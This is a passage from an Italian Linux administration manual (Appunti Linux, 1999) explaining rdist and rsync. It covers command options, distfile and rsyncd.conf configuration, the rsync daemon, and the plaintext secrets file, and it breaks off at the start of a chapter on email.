Il comando viene eseguito nell'elaboratore remoto utilizzando la shell **`sh`**, e può anche essere composto da più comandi, separati con il punto e virgola. Questo comando, eredita alcune variabili di ambiente:

- **`FILE`** – contiene il percorso completo, nell'origine, del file che è stato aggiornato;
- **`REMFILE`** – contiene il percorso completo, nella destinazione, del file che è stato aggiornato;
- **`BASEFILE`** – contiene il nome, senza percorso, del file che è stato aggiornato; si riferisce al nome nell'origine.

### 151.1.4.5 cmdspecial

`cmdspecial` ⟨*elenco*⟩ `"`⟨*comando-sh*⟩`"`

Permette di eseguire un comando nell'elaboratore remoto, dopo l'aggiornamento di tutti i file. L'elenco fornito come primo argomento viene trasmesso attraverso la variabile di ambiente **`FILES`**, nella quale, i vari elementi appaiono separati da due punti (**`:`**).

### 151.1.4.6 notify

`notify` ⟨*elenco-email*⟩

Invia un messaggio contenente le operazioni compiute attraverso la posta elettronica. L'indirizzo può essere espresso con un nome, senza l'indicazione del nodo, e in tal caso si riferisce a quello di destinazione.

### 151.1.4.7 Esempi

Di seguito vengono mostrati e descritti alcuni esempi riferiti alla configurazione di Rdist attraverso il file `distfile` oppure `Distfile`.

```
GRUPPO_HOST = ( roggen.brot.dg root@linux.brot.dg )
```

Dichiara la variabile **`GRUPPO_HOST`** a cui viene attribuito l'elenco di nodi composto da **`roggen.brot.dg`** e da **`linux.brot.dg`** specificando anche il *login* **`root`** per quest'ultimo.

```
GRUPPO_ORIGINE = ( /usr /opt )
```

Dichiara la variabile **`GRUPPO_ORIGINE`** a cui viene attribuito l'elenco di file e directory da duplicare nella destinazione remota. Vengono specificate le directory `/usr/` e `/opt/`.

```
GRUPPO_ESCLUSO = ( /usr/src/linux* /opt/marameo )
```

Dichiara la variabile **`GRUPPO_ESCLUSO`** a cui viene attribuito l'elenco di file e directory da escludere dalla duplicare nella destinazione remota. Vengono specificati tutti i file e le directory che corrispondono al modello `/usr/src/linux*` e la directory (o il file) `/opt/marameo`.

```
${GRUPPO_ORIGINE} -> ${GRUPPO_HOST}
        install -oremove,ignlnks ;
        except ${GRUPPO_ESCLUSO} ;
        except /usr/share/games ;
        special /opt/pippo/etc/configura "/opt/pippo/bin/rigenera" ;
```

Dichiara l'allineamento tra un gruppo di file e directory dell'elaboratore di origine, espresso dalla variabile **`GRUPPO_ORIGINE`**, con un gruppo di nodi di destinazione, espresso dalla variabile **`GRUPPO_HOST`**, utilizzando gli stessi percorsi nelle varie destinazioni, attivando le modalità **`remove`** e **`ignlnks`**. In particolare vengono esclusi dall'allineamento i file e le directory rappresentate dalla variabile **`GRUPPO_ESCLUSO`** e anche quanto contenuto nella directory `/usr/share/games/` (si presume che sia una directory, ma questo non è indicato esplicitamente). Infine, quando viene aggiornato il file `/opt/pippo/etc/configura`, viene avviato il programma `/opt/pippo/bin/rigenera` nella destinazione (probabilmente serve a ricostruire altri file in funzione del contenuto del file modificato).

```
kernel:
/usr/src/linux* -> root@linux.brot.dg
        install /usr/local/src ;
        notify ( tizio daniele@dinkel.brot.dg ) ;
```

Dichiara l'allineamento tra i file e le directory che corrispondono al modello `/usr/src/linux*` con il nodo **`linux.brot.dg`** (utente **`root`**), nella directory `/usr/local/src/`. Al termine dell'allineamento, viene inviato un messaggio a **`tizio@linux.brot.dg`** e a **`daniele@dinkel.brot.dg`**.

### 151.1.5 # rdist

rdist [⟨*opzioni*⟩] [⟨*etichetta*⟩...]

rdist [⟨*opzioni*⟩] -c ⟨*origine*⟩... [⟨*utente-remoto*⟩@]⟨*host-destinazione*⟩[:⟨*directory-destinazione*⟩]

**rdist** è il programma attraverso il quale si ottiene l'allineamento tra un elaboratore di origine e uno o più elaboratori di destinazione. **rdist** si avvale normalmente di un file di configurazione, indicato espressamente attraverso l'opzione **-f**, oppure rappresentato dal file `./distfile`, o da `./Distfile`. Se si vuole selezionare una o più etichette all'interno di questo file, si possono indicare i nomi di queste alla fine della riga di comando.

In alternativa all'uso del file di configurazione, si può indicare l'operazione di allineamento nella riga di comando, con l'opzione **-c**. In tal caso, sarebbe come se fosse stato usato il file di configurazione seguente:

( ⟨*origine*⟩... ) -> [⟨*utente-remoto*⟩@]⟨*host-destinazione*⟩
        install [⟨*directory-destinazione*⟩] **;**

**rdist** si avvale di **rsh** per avviare nell'elaboratore remoto il suo «collega», **rdistd**, nel modo seguente:

rsh -l ⟨*utente-remoto*⟩ rdistd -S

#### Alcune opzioni

-f ⟨*file-di-configurazione*⟩

Permette di definire il file di configurazione da utilizzare. Se al posto del nome viene indicato un trattino (**-**), questo viene atteso dallo standard input.

-D

Abilita l'emissione di messaggi diagnostici estremamente dettagliati.

-m ⟨*host*⟩

Questa opzione può apparire più volte nella riga di comando, e serve a specificare uno o più elaboratori da allineare, in modo da limitarne il numero, rispetto a quanto previsto nel file di configurazione.

-n

Simula l'allineamento, limitandosi a visualizzare ciò che farebbe (potrebbe non essere attendibile).

-o⟨*elenco-modalità*⟩

Permette di indicare una o più modalità di funzionamento. Le parole chiave delle modalità devono iniziare subito dopo la lettera «o» dell'opzione, senza spazi, e l'elenco di queste è separato esclusivamente con la virgola, senza inserire altri spazi.

-p ⟨*percorso-di-rdistd-remoto*⟩

Permette di indicare il percorso completo di **rdistd** da avviare nell'elaboratore remoto. Ciò può essere necessario se l'utente utilizzato per accedere attraverso **rsh** non ha **rdistd** in uno dei percorsi di avvio dei comandi (la variabile **PATH**).

-P ⟨*percorso-di-rsh-locale*⟩

Permette di indicare il percorso completo necessario ad avviare **rsh** nell'elaboratore locale. Ciò potrebbe servire anche per avviare un programma alternativo a **rsh**, purché accetti le stesse opzioni fondamentali, e si comporti nello stesso modo (si può provare con **ssh**, ma non è detto che funzioni).

#### Esempi

\# **rdist -f ~/distfile**

Avvia **rdist** per eseguire le direttive contenute nel file `~/distfile`.

\# **rdist -f ~/distfile prova**

Avvia **rdist**, utilizzando il file di configurazione `~/distfile`, specificando di voler eseguire esclusivamente l'etichetta **prova**.

\# **rdist -f ~/distfile -p /usr/sbin/rdistd**

Avvia **rdist** per eseguire le direttive contenute nel file `~/distfile`, indicando precisamente il percorso completo del programma **rdistd** negli elaboratori remoti.

# **rdist -n -f ~/distfile -p /usr/sbin/rdistd**

Come nell'esempio precedente, ma limitandosi a simulare le operazioni.

# **rdist -c /usr/lib root@roggen.brot.dg**

Aggiorna il nodo **roggen.brot.dg** in modo che la directory `/usr/lib/` contenga le stesse cose di quello locale.

# **rdist -c /usr/lib root@roggen.brot.dg:/usr/local/lib**

Aggiorna il nodo **roggen.brot.dg** in modo che la directory remota `/usr/local/lib/` contenga le stesse cose della directory locale `/usr/lib/`.

## 151.2 Rsync

Rsync è un sistema di copia tra elaboratori (o anche all'interno del filesystem dello stesso sistema locale), in grado di individuare e trasferire il minimo indispensabile di dati, allo scopo di allineare la destinazione con l'origine. L'uso di questo programma è molto semplice, ed è simile a quello di **rcp** (*Remote shell Copy*) o anche di **scp** (*Secure shell Copy*).

L'aggiornamento dei dati, in funzione delle opzioni utilizzate, può basarsi sul confronto delle date di modifica, delle dimensioni dei file, e anche sul calcolo di un codice di controllo (*checksum*). In linea di principio, a meno di utilizzare opzioni che specificano qualcosa di diverso, non conta il fatto che i dati siano più recenti o meno, basta che questi siano diversi per ottenerne il trasferimento.

### 151.2.1 Tipi di utilizzo

Rsync può utilizzare diverse modalità di trasferimento dei file, a seconda delle circostanze e delle preferenze. Per la precisione si distinguono tre possibilità fondamentali.

- Copia locale.

  In tal caso, la copia, o l'allineamento, avviene all'interno dello stesso sistema, dove l'origine e la destinazione sono riferite semplicemente a posizioni differenti nel filesystem. In questa circostanza, Rsync viene utilizzato come metodo evoluto di copia.

- Copia tra elaboratori attraverso **rsh** o simili.

  Si tratta di un'operazione che coinvolge due elaboratori differenti, anche se uno dei due deve essere necessariamente quello locale, e il trasferimento dei dati avviene attraverso **rsh** o un suo equivalente (come **ssh**), utilizzando una copia del programma **rsync** anche nell'elaboratore remoto.

- Copia tra elaboratori attraverso un protocollo specifico di Rsync.

  Si tratta di un sistema di copia tra elaboratori, dove in quello remoto si trova in funzione una copia del programma **rsync**, avviata in modo che resti in ascolto della porta TCP 873. In questo caso, la connessione tra elaboratore locale ed elaboratore remoto avviene direttamente senza l'utilizzo di una shell per l'accesso remoto.

### 151.2.2 Origine, destinazione e percorsi

La forma utilizzata per esprimere l'origine e la destinazione permette di distinguere anche la modalità con cui si vuole che la copia (l'allineamento) sia eseguita.

- L'assenza del simbolo di due punti (**:**), indica che si tratta di un percorso riferito al filesystem locale.

  ⟨*percorso*⟩

- La presenza di un singolo simbolo di due punti (**:**), indica che si tratta di un percorso riferito a un nodo remoto, e che per la connessione si vuole usare una shell per l'accesso remoto.

  [⟨*utente*⟩@]⟨*host*⟩**:**⟨*percorso*⟩

- La presenza di un doppio simbolo di due punti (**::**), indica che si tratta di un percorso riferito a un nodo remoto, e che per la connessione si vuole usare il protocollo specifico di Rsync.

  [⟨*utente*⟩@]⟨*host*⟩**::**⟨*percorso*⟩

L'indicazione dei percorsi merita attenzione. Per prima cosa si può dire che valgono regole simili a quelle della copia normale; per cui, si può copiare un file singolo, anche indicando espressamente il nome che si vuole nella destinazione (che potrebbe essere diverso da quello di origine), e si possono copiare uno o più file e directory in una destinazione che sia una directory.

- Quando l'origine è locale, si possono indicare diversi percorsi, anche con l'aiuto di caratteri jolly che poi vengono interpretati opportunamente ed espansi dalla shell locale. L'esempio seguente, mostra il comando necessario a copiare, o ad allineare i file che terminano per `.sgml`, della directory corrente, con quanto contenuto nella directory `/tmp/prove/` del nodo **`roggen.brot.dg`**.

  `$ rsync *.sgml roggen.brot.dg:/tmp/prove`

- Quando l'origine è remota, si possono indicare diversi percorsi, anche con l'aiuto di caratteri jolly, che poi vengono interpretati opportunamente ed espansi dalla shell utilizzata nell'utenza remota. La differenza sta nel fatto che i caratteri jolly utilizzati non devono essere interpretati dalla shell locale, e per questo, è bene usare delle tecniche di protezione adatte. Probabilmente, ciò non è indispensabile, perché alcune shell come Bash, ignorano l'espansione dei nomi se questi non possono corrispondere a nulla nel filesystem locale.

  L'esempio seguente, mostra il comando necessario a copiare, o ad allineare i file che terminano per `.sgml`, della directory `/tmp/prove/` del nodo **`roggen.brot.dg`**, con quanto contenuto nella directory corrente dell'elaboratore locale.

  `$ rsync 'roggen.brot.dg:/tmp/prove/*.sgml' .`

- Quando l'origine fa riferimento a una directory, e **non** si utilizza la barra finale, si intende individuare la directory, come se fosse un file normale. Questa directory di origine viene copiata nella directory di destinazione, aggiungendola a quest'ultima. Per cui, l'esempio seguente serve a copiare la directory locale `/tmp/ciao/` nella directory remota `/tmp/prova/`, generando `/tmp/prova/ciao/` e copiando al suo interno i file e le sottodirectory che fossero eventualmente contenuti nel percorso di origine.

  `$ rsync -r /tmp/ciao roggen.brot.dg:/tmp/prove`

- Quando l'origine fa riferimento a una directory, e si utilizza la barra finale, si intende individuare tutto il **contenuto** della directory, escludendo la directory stessa. Per cui, l'esempio seguente serve a copiare il contenuto della directory locale `/tmp/ciao/` nella directory remota `/tmp/prova/`, generando eventuali file e sottodirectory contenuti nella directory di origine.

  `$ rsync -r /tmp/ciao/ roggen.brot.dg:/tmp/prove`

## 151.2.3 Proprietà dei file

Come si vedrà in seguito, quando si utilizzano le opzioni **`-o`** (*owner*) e **`-g`** (*group*), si intende fare in modo che nella destinazione sia mantenuta la stessa proprietà dei file (dell'utente o del gruppo) che questi hanno nell'origine.

Per ottenere questo risultato, si confrontano generalmente i nomi degli utenti e dei gruppi, assegnando i numeri UID/GID necessari. Quando questa corrispondenza dovesse mancare, viene utilizzato semplicemente lo stesso numero ID. In alternativa, con l'uso dell'opzione **`--numeric-ids`**, si può richiedere espressamente l'uguaglianza numerica di UID o GID, indipendentemente dai nomi utilizzati effettivamente.

## 151.2.4 # rsync

`rsync [`⟨*opzioni*⟩`]` ⟨*origine*⟩ ⟨*destinazione*⟩

**`rsync`** è il programma che svolge tutte le funzioni necessarie ad allineare una destinazione, in base al contenuto di un'origine. Per questo si avvale normalmente di **`rsh`**, o di un'altra shell per l'accesso remoto.

L'origine e la destinazione possono essere riferite indifferentemente al nodo locale o a un nodo remoto. Quello che conta è che almeno una delle due sia riferita al nodo locale.

### Alcune opzioni

`-v | --verbose`

Permette di ottenere informazioni sullo svolgimento delle operazioni. Questa opzione può essere usata più volte, incrementando il livello di dettaglio di tali notizie.

`-I | --ignore-times`

Normalmente, **`rsync`** considera che i file che hanno la stessa dimensione e la stessa data di modifica, siano identici. Con questa opzione, si fa in modo che questa presunzione non sia valida.

`-c | --checksum`

Fa in modo che venga utilizzato un codice di controllo più grande del solito, precisamente di tipo MD4 da 128 bit. Naturalmente, questo implica un tempo di elaborazione più lungo, anche se garantisce una sicurezza maggiore nella determinazione delle differenze esistenti tra l'origine e la destinazione.

`-a | --archive`

Questa opzione rappresenta in pratica l'equivalente di **`-rlptDog`**, allo scopo di duplicare fedelmente tutte le caratteristiche originali, discendendo ricorsivamente le directory di origine.

`-r | --recursive`

Richiede la copia ricorsiva delle directory, cioè di tutte le sottodirectory.

`-R | --relative`

Fa in modo di replicare nella destinazione, aggiungendolo a questa, il percorso indicato nell'origine, che comunque deve essere relativo.

`-b | --backup`

Fa in modo di salvare temporaneamente i file che verrebbero sovrascritti da un aggiornamento. Questi vengono rinominati, aggiungendo un'estensione che generalmente è rappresentata dalla tilde (`~`). Questa estensione può essere modificata attraverso l'opzione **`--suffix`**.

`-u | --update`

Con questa opzione, si evita l'aggiornamento di file che nella destinazione risultano avere una data di modifica più recente di quella dei file di origine corrispondenti.

`-l | --links`

Fa in modo che i collegamenti simbolici vengano ricreati fedelmente, come nell'origine.

`-L | --copy-links`

Fa in modo che i collegamenti simbolici nell'origine, si traducano nella destinazione nei file a cui questi puntano.

`-H | --hard-links`

Richiede la riproduzione fedele dei collegamenti fisici. Perché questo possa avvenire, occorre che questi collegamenti si riferiscano allo stesso gruppo di file di origine che viene indicato nella riga di comando.

`-W | --whole-file`

**`rsync`** utilizza normalmente un metodo che gli permette di trasferire solo il necessario per aggiornare ogni file. Con questa opzione, si richiede espressamente che ogni file da aggiornare sia inviato per intero. Questo può essere utile quando si allineano dati contenuti nella stessa macchina, e qualunque elaborazione aggiuntiva servirebbe solo a rallentare l'operazione.

`-p | --perms`

Riproduce fedelmente i permessi.

`-o | --owner`

Quando **`rsync`** viene utilizzato dall'utente **`root`**, permette di assegnare a ciò che viene copiato lo stesso utente proprietario che risulta nell'origine.

`-g | --group`

Quando **`rsync`** viene utilizzato dall'utente **`root`**, permette di assegnare a ciò che viene copiato lo stesso gruppo proprietario che risulta nell'origine.

`-D | --devices`

Quando **`rsync`** viene utilizzato dall'utente **`root`**, permette di copiare file di dispositivo.

`-t | --times`

Fa in modo che venga riprodotta fedelmente la data di modifica dei file.

`-n | --dry-run`

Si limita a simulare l'operazione, senza eseguire alcuna copia. È utile per verificare l'effetto di un comando prima di eseguirlo veramente.

`-x | --one-file-system`

Permette di non superare il filesystem di partenza, nell'origine.

`--delete`

Fa sì che vengano cancellati i file nella destinazione che non si trovano nell'origine. Come si può intuire, si tratta di un'opzione molto delicata, in quanto un piccolo errore nell'indicazione dei percorsi si può tradurre nella perdita involontaria di dati.

> È questa la situazione più indicata per utilizzare l'opzione **`-n`** in modo da verificare in anticipo l'effetto del comando.

Per motivi di sicurezza, la cancellazione dei file che non trovano riscontro nell'origine, ha luogo solo per le directory indicate espressamente nell'origine.

> Se **`rsync`** non riesce a leggere i file nell'origine, o non riesce a leggere il contenuto delle directory, si ottiene la cancellazione di quelli contenuti nella destinazione. Anche in questo senso l'opzione **`--delete`** va usata con molta prudenza.

`--force`

Con questa opzione si consente la cancellazione di directory che non sono vuote quando si utilizza anche l'opzione **`--delete`**, oppure quando nell'origine, quel nome corrisponde a un file normale.

`-e | --rsh` ⟨*comando*⟩

Permette di specificare il comando (il programma) da utilizzare come shell per l'accesso remoto. Normalmente viene usata **`rsh`**, ma in alternativa si potrebbe utilizzare **`ssh`**, o altro se disponibile.

L'uso di una shell alternativa per l'accesso remoto, può essere configurato utilizzando la variabile di ambiente **`RSYNC_RSH`**.

`--rsync-path` ⟨*percorso*⟩

Permette di specificare il percorso completo necessario ad avviare **`rsync`** nell'elaboratore remoto. Ciò è utile quando il programma non è nel percorso degli eseguibili nell'utenza remota.

`--exclude` ⟨*modello*⟩

Permette di indicare un nome di file (o directory), o un modello contenente caratteri jolly, riferito a nomi da escludere dalla copia. Il nome o il modello indicato, non deve contenere riferimenti a percorsi, e inoltre è bene che sia protetto in modo che non venga espanso dalla shell usata per avviare il comando.

È il caso di sottolineare che, se viene escluso il nome di una directory si impedisce un eventuale attraversamento ricorsivo del suo contenuto.

`--exclude-from` ⟨*file*⟩

Si comporta come l'opzione **`--exclude`**, con la differenza che il suo argomento è il nome di un file locale contenente un elenco di esclusioni.

`-C --cvs-exclude`

Questa opzione permette di escludere una serie di file, usati tipicamente da CVS, RCS e anche in altre situazioni, che generalmente non conviene trasferire. Si tratta dei nomi e dei modelli seguenti: `RCS`, `SCCS`, `CVS`, `CVS.adm`, `RCSLOG`, `cvslog.*`, `tags`, `TAGS`, `.make.state`, `.nse_depinfo`, `*~`, `.#*`, `,*`, `*.old`, `*.bak`, `*.BAK`, `*.orig`, `*.rej`, `.del-*`, `*.a`, `*.o`, `*.obj`, `*.so`, `*.Z`, `*.elc`, `*.ln`, `core`.

Inoltre, vengono esclusi anche i file elencati all'interno di `~/.cvsignore`, della variabile di ambiente **`CVSIGNORE`**, e all'interno di ogni file `.cvsignore`, ma in quest'ultimo caso, solo in riferimento al contenuto della directory in cui si trovano.

`--suffix` ⟨*suffisso*⟩

Permette di definire il suffisso da usare per le copie di sicurezza dei file che vengono sovrascritti.

`-z` | `--compress`

Prima di trasmettere i dati, li comprime. Questo permette di risparmiare risorse di rete durante il trasferimento dei dati.

`--numeric-ids`

Fa in modo di mantenere gli stessi numeri ID, quando le altre opzioni richiedono la riproduzione della proprietà dell'utente (**`-o`**) o del gruppo (**`-g`**).

Esempi

`#` **`rsync -a /tmp/prove roggen.brot.dg:/tmp/prove`**

Copia la directory `/tmp/prove/` del nodo locale, assieme a tutto il suo contenuto, nel nodo **`roggen.brot.dg`**, generando lì, la directory `/tmp/prove/prove/`, assieme a tutto ciò che discende dall'origine. La copia viene fatta riproducendo il più possibile le caratteristiche originali.

`#` **`rsync -a /tmp/prove/ roggen.brot.dg:/tmp/prove`**

Copia il contenuto della directory `/tmp/prove/` del nodo locale nel nodo **`roggen.brot.dg`**, nella directory `/tmp/prove/`. La copia viene fatta riproducendo il più possibile le caratteristiche originali.

`$` **`rsync -R prove/mie/*.txt roggen.brot.dg:/home/tizio`**

Copia i file che terminano per `.txt` della directory `prove/mie/`, discendente da quella attuale, nella directory `/home/tizio/prove/mie/` del nodo **`dinkel.brot.dg`**.

`#` **`rsync -a -z -v /tmp/prove/ roggen.brot.dg:/tmp/prove`**

Copia il contenuto della directory `/tmp/prove/` del nodo locale nel nodo **`roggen.brot.dg`**, nella directory `/tmp/prove/`. La copia viene fatta riproducendo il più possibile le caratteristiche originali, trasferendo dati compressi e visualizzando le operazioni compiute.

`#` **`rsync -azv -e ssh /tmp/prove/ roggen.brot.dg:/tmp/prove`**

Come nell'esempio precedente, ma utilizza **`ssh`** come shell per l'accesso remoto.

`#` **`rsync -rlptD -zv /tmp/prove/ tizio@roggen.brot.dg:/tmp/prove`**

Come nell'esempio precedente, ma utilizza la shell predefinita per l'accesso remoto, e accede come utente **`tizio`**. Per questo, non tenta di riprodurre la proprietà dei file (utente e gruppo proprietario).

`#` **`rsync -rlptD -zv /tmp/prove/ tizio@roggen.brot.dg::prove`**

Questo esempio è simile a quello precedente, con la differenza che nella destinazione si fa riferimento al modulo **`prova`**. I moduli di Rsync vengono descritti nelle sezioni seguenti, in occasione della presentazione delle funzionalità di server di Rsync.

`#` **`rsync -rlptD -zv /tmp/prove/varie/ tizio@roggen.brot.dg::prove/varie`**

Come nell'esempio precedente, con la differenza che si intende allineare solo una sottodirectory, e precisamente `/tmp/prove/varie/`, con la sottodirectory corrispondente nel modulo **`prove`**.

## 151.2.5 Variabile RSYNC_PASSWORD

L'uso della variabile di ambiente **`RSYNC_PASSWORD`** può essere molto utile per automatizzare le operazioni di sincronizzazione dati attraverso Rsync. Quando viene usato come client e il nodo remoto richiede un'autenticazione attraverso una password, questa può essere fornita attraverso la variabile **`RSYNC_PASSWORD`**. Se la variabile non c'è, Rsync richiede all'utente di inserirla.

Esempi

```
#!/bin/sh
RSYNC_PASSWORD=1234ciao
export RSYNC_PASSWORD
rsync -rlptD -zv /tmp/prove/ tizio@roggen.brot.dg::prove
```

Quello che si vede potrebbe essere uno script personale di un utente che deve aggiornare frequentemente il modulo **`prove`** nel nodo **`roggen.brot.dg`** (identificandosi come **`tizio`**). Quando il server remoto richiede la password, il client locale **`rsync`** la legge direttamente dalla variabile **`RSYNC_PASSWORD`**.

## 151.2.6 Server Rsync

Se si vuole utilizzare Rsync per trasferire dati tra elaboratori differenti, senza usare una shell remota, occorre attivare nell'elaboratore remoto un server Rsync. Si tratta in pratica dello stesso programma **`rsync`**, ma avviato con l'opzione **`--daemon`**.

Il server Rsync può essere avviato in modo indipendente, e in tal caso sta in ascolto da solo sulla porta TCP 873, oppure sotto il controllo di **`inetd`**. In questa modalità di funzionamento, è necessario predisporre un file di configurazione: `/etc/rsyncd.conf`.

Nel caso si voglia avviare il server Rsync in modo autonomo da **`inetd`**, basta un comando come il seguente:

```
# rsync --daemon
```

Se si vuole inserire Rsync nel controllo di **`inetd`** (cosa di sicuro consigliabile), occorre intervenire nel file `/etc/services` per definire il nome del servizio,

```
rsync           873/tcp
```

e nel file `/etc/inetd.conf` per annunciarlo a **`inetd`**:

```
rsync   stream  tcp     nowait  root    /usr/bin/rsync  rsyncd --daemon
```

### 151.2.6.1 Impostazione del servizio Rsync

Rsync utilizzato come server si avvale del file di configurazione `/etc/rsyncd.conf` per definire una o più directory che si vogliono rendere accessibili attraverso il protocollo di Rsync, come una sorta di servizio FTP. Come nel caso dell'FTP, è possibile offrire l'accesso a chiunque, in modo anonimo, oppure si può distinguere tra utenti definiti all'interno della gestione di Rsync. Questi utenti sono potenzialmente estranei all'amministrazione del sistema operativo in cui Rsync si trova a funzionare, e per questo occorre aggiungere un file di utenti e password specifico.

Rsync definisce ***moduli*** le aree che mette a disposizione (in lettura o anche in scrittura a seconda della configurazione). Quando si vuole accedere a un modulo di Rsync si utilizza la notazione seguente:

[⟨*utente-rsync*⟩@]⟨*host*⟩::⟨*modulo*⟩[/⟨*percorso-successivo*⟩]

Quando si accede a un modulo, il server Rsync esegue un **`chroot()`** nella directory a cui questo fa riferimento, più o meno come accade con l'FTP anonimo. Per fare un esempio concreto, se il modulo **`prova`** fa riferimento alla directory `/home/dati/ciao/` nel nodo **`dinkel.brot.dg`**, l'indirizzo `dinkel.brot.dg::prova/uno/mio` fa riferimento al percorso `/home/dati/ciao/uno/mio` in quell'elaboratore.

## 151.2.7 /etc/rsyncd.conf

Il file di configurazione di Rsync, `/etc/rsyncd.conf`, serve solo nel caso lo si voglia utilizzare come server. Se si intende fare affidamento sul servizio di **`rsh`** o di **`ssh`**, non c'è alcun bisogno di preoccuparsene.

Il contenuto del file di configurazione è organizzato in moduli, ognuno dei quali descrive le impostazioni riferite a una directory del filesystem sottostante.

Ogni riga descrive un tipo di informazione. Le righe vuote, quelle bianche e ciò che è preceduto dal simbolo **`#`** viene ignorato. È ammessa la continuazione nella riga successiva utilizzando la barra obliqua inversa (**`\`**) alla fine della riga.

I moduli vengono identificati da un nome racchiuso tra parentesi quadre, e la loro indicazione occupa tutta una riga; le informazioni riferite a un modulo sono costituite da tutte le direttive che appaiono nelle righe seguenti, fino all'indicazione di un altro modulo. Le direttive che descrivono i moduli sono delle opzioni che definiscono dei parametri, e sono in pratica degli assegnamenti di valori a questi parametri. Alcuni tipi di parametri possono essere collocati prima di qualunque dichiarazione di modulo, e si tratta in questo caso di opzioni globali che riguardano tutti i moduli (alcuni parametri possono apparire solo all'inizio e non all'interno della dichiarazione dei moduli).

#### Alcune opzioni globali

Le opzioni globali sono quelle direttive (quei parametri) che si collocano prima della dichiarazione dei moduli. Alcuni parametri possono essere collocati solo in questa posizione, mentre gli altri, le opzioni dei moduli, pur essendo stati preparati per la descrizione dei singoli moduli possono essere usati all'inizio per definire un'impostazione generale. Qui viene mostrato solo l'uso di alcuni parametri delle opzioni globali.

`motd file =` ⟨*file*⟩

Se presente, indica un file all'interno del quale viene prelevato il testo da mostrare agli utenti quando si connettono (il «messaggio del giorno»).

`max connections =` ⟨*n-massimo-connessioni-simultanee*⟩

Come avviene nel protocollo FTP, anche con Rsync può essere importante porre un limite alle connessioni simultanee. Se non viene specificata questa opzione, oppure se si usa il valore 0 (zero), non si intende porre alcuna restrizione.

### Alcune opzioni dei moduli

`comment =` ⟨*stringa-di-descrizione-del-modulo*⟩

Questa opzione permette di fornire una descrizione che può essere letta dagli utenti che accedono. Il suo scopo è chiarire il contenuto o il senso di un modulo il cui nome potrebbe non essere sufficiente allo scopo. Non è necessario racchiudere tra doppi apici il testo della stringa.

`path =` ⟨*percorso-della-directory*⟩

Questo parametro è obbligatorio per ogni modulo. Serve a definire la directory, nel filesystem dell'elaboratore presso cui è in funzione il server Rsync, a cui il modulo fa riferimento. Quando si accede al modulo, Rsync esegue la funzione **`chroot()`**, in modo che la directory corrispondente appaia come la radice del modulo stesso.

`read only = true|false`

`read only = yes|no`

Questa opzione permette di definire se il modulo debba essere accessibile solo in lettura oppure anche in scrittura. Se non viene specificata, si intende che l'accesso debba essere consentito in sola lettura. Assegnando il valore booleano **`false`** (oppure **`no`**) si ottiene di consentire anche la scrittura.

`uid =` ⟨*nome-utente*⟩ | ⟨*id-utente*⟩

`gid =` ⟨*nome-gruppo*⟩ | ⟨*id-gruppo*⟩

Queste due opzioni permettono di definire l'utente e il gruppo per conto dei quali verranno svolte le operazioni all'interno del modulo. In pratica, Rsync utilizzerà quella identità per leggere o scrivere all'interno del modulo, e questo può essere un mezzo attraverso il quale controllare gli accessi all'interno della directory corrispondente.

`auth users =` ⟨*utente-rsync*⟩`[,` ⟨*utente-rsync*⟩`]...`

Questa opzione permette di indicare un elenco di nomi di utenti di Rsync a cui è consentito di accedere al modulo. Senza questa opzione, si concede l'accesso a chiunque, mentre in tal modo si impone il riconoscimento in base a un file di utenti definito attraverso il parametro **`secrets file`**.

`secrets file =` ⟨*file-di-utenti-e-password*⟩

Questa opzione è obbligatoria se viene usato il parametro **`auth users`**. Serve a indicare il file all'interno del quale Rsync può trovare l'elenco degli utenti e delle password (in chiaro).

### Esempi

```
uid = nobody
gid = nobody
[ftp]
        path = /home/ftp
        comment = Esportazione dell'area FTP attraverso Rsync
```

Questo esempio, preso da *rsyncd.conf(5)*, rappresenta una configurazione minima allo scopo di definire il modulo **`ftp`** che consenta l'accesso i sola lettura alla directory `/home/ftp` per qualunque utente. In pratica, si vuole permettere l'accesso all'area FTP anche attraverso Rsync. Si osservi in particolare l'uso dei parametri **`uid`** e **`gid`**, all'inizio del file, in modo che Rsync utilizzi i privilegi dell'utente e del gruppo **`nobody`** per la lettura dei file.

```
[ftp]
        path = /home/ftp
        comment = Esportazione dell'area FTP attraverso Rsync
        uid = nobody
        gid = nobody
```

Si tratta di una variante dell'esempio precedente, in cui i parametri **`uid`** e **`gid`** sono stati collocati all'interno del modulo. In questo caso, dal momento che non ci sono altri moduli, l'effetto è lo stesso.

```
[pippo]
        comment = Applicativo PIPPO
        path = /opt/pippo
        read only = false
        uid = tizio
        gid = tizio
        auth users = caio, semproni
        secrets file = /etc/rsyncd.secrets
```

L'esempio mostra la descrizione del modulo **pippo** all'interno di un file di configurazione che potrebbe contenerne anche altri. In pratica, gli utenti che Rsync identifica come **caio** e **semproni**, possono scrivere all'interno della directory `/opt/pippo/`, generando eventualmente anche delle sottodirectory, utilizzando i privilegi dell'utente e del gruppo **tizio** (secondo quanto definito dal sistema operativo di quell'elaboratore). Il file delle password necessario a identificare gli utenti **caio** e **semproni** è `/etc/rsyncd.secrets`.

## 151.2.8 File degli utenti e delle password secondo Rsync

Quando si utilizza Rsync come server e si richiede una forma di autenticazione agli utenti che accedono, è necessario predisporre un file di testo contenente dei record secondo la sintassi seguente:

⟨*nome-utente*⟩**:**⟨*password-in-chiaro*⟩

Dal momento che il file viene letto da Rsync con i privilegi dell'utente **root**, è sufficiente che questo file abbia il permesso di lettura per l'amministratore del sistema.

Rsync non stabilisce quale sia la collocazione e il nome di questo file; è il parametro **secrets file** del file di configurazione a definirlo volta per volta. In generale, nella documentazione originale si fa l'esempio del file `/etc/rsyncd.secrets`. L'esempio seguente mostra il caso degli utenti **caio** e **semproni**, a cui sono state abbinate rispettivamente le password **tazza** e **ciao**.

```
caio:tazza
semproni:ciao
```

È bene ribadire che questo file non ha alcun nesso con il file `/etc/passwd` (né con `/etc/shadow`). Gli utenti di Rsync possono non essere stati registrati (nel modo consueto) nell'elaboratore presso cui accedono.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xxxiv

# Posta elettronica

# Introduzione alla gestione della posta elettronica

Quando si gestisce un server, sia in una rete locale, sia quando questo è inserito nella rete globale, è importante conoscere almeno qualche concetto legato alla trasmissione della posta elettronica. Generalmente, le distribuzioni GNU/Linux sono impostate in modo da garantire il funzionamento di questo sistema, ma i problemi di sicurezza che si presentano quando si amministra un server di questo tipo, impongono una conoscenza maggiore alla semplice messa in funzione del servizio.

## 152.1 Schema essenziale

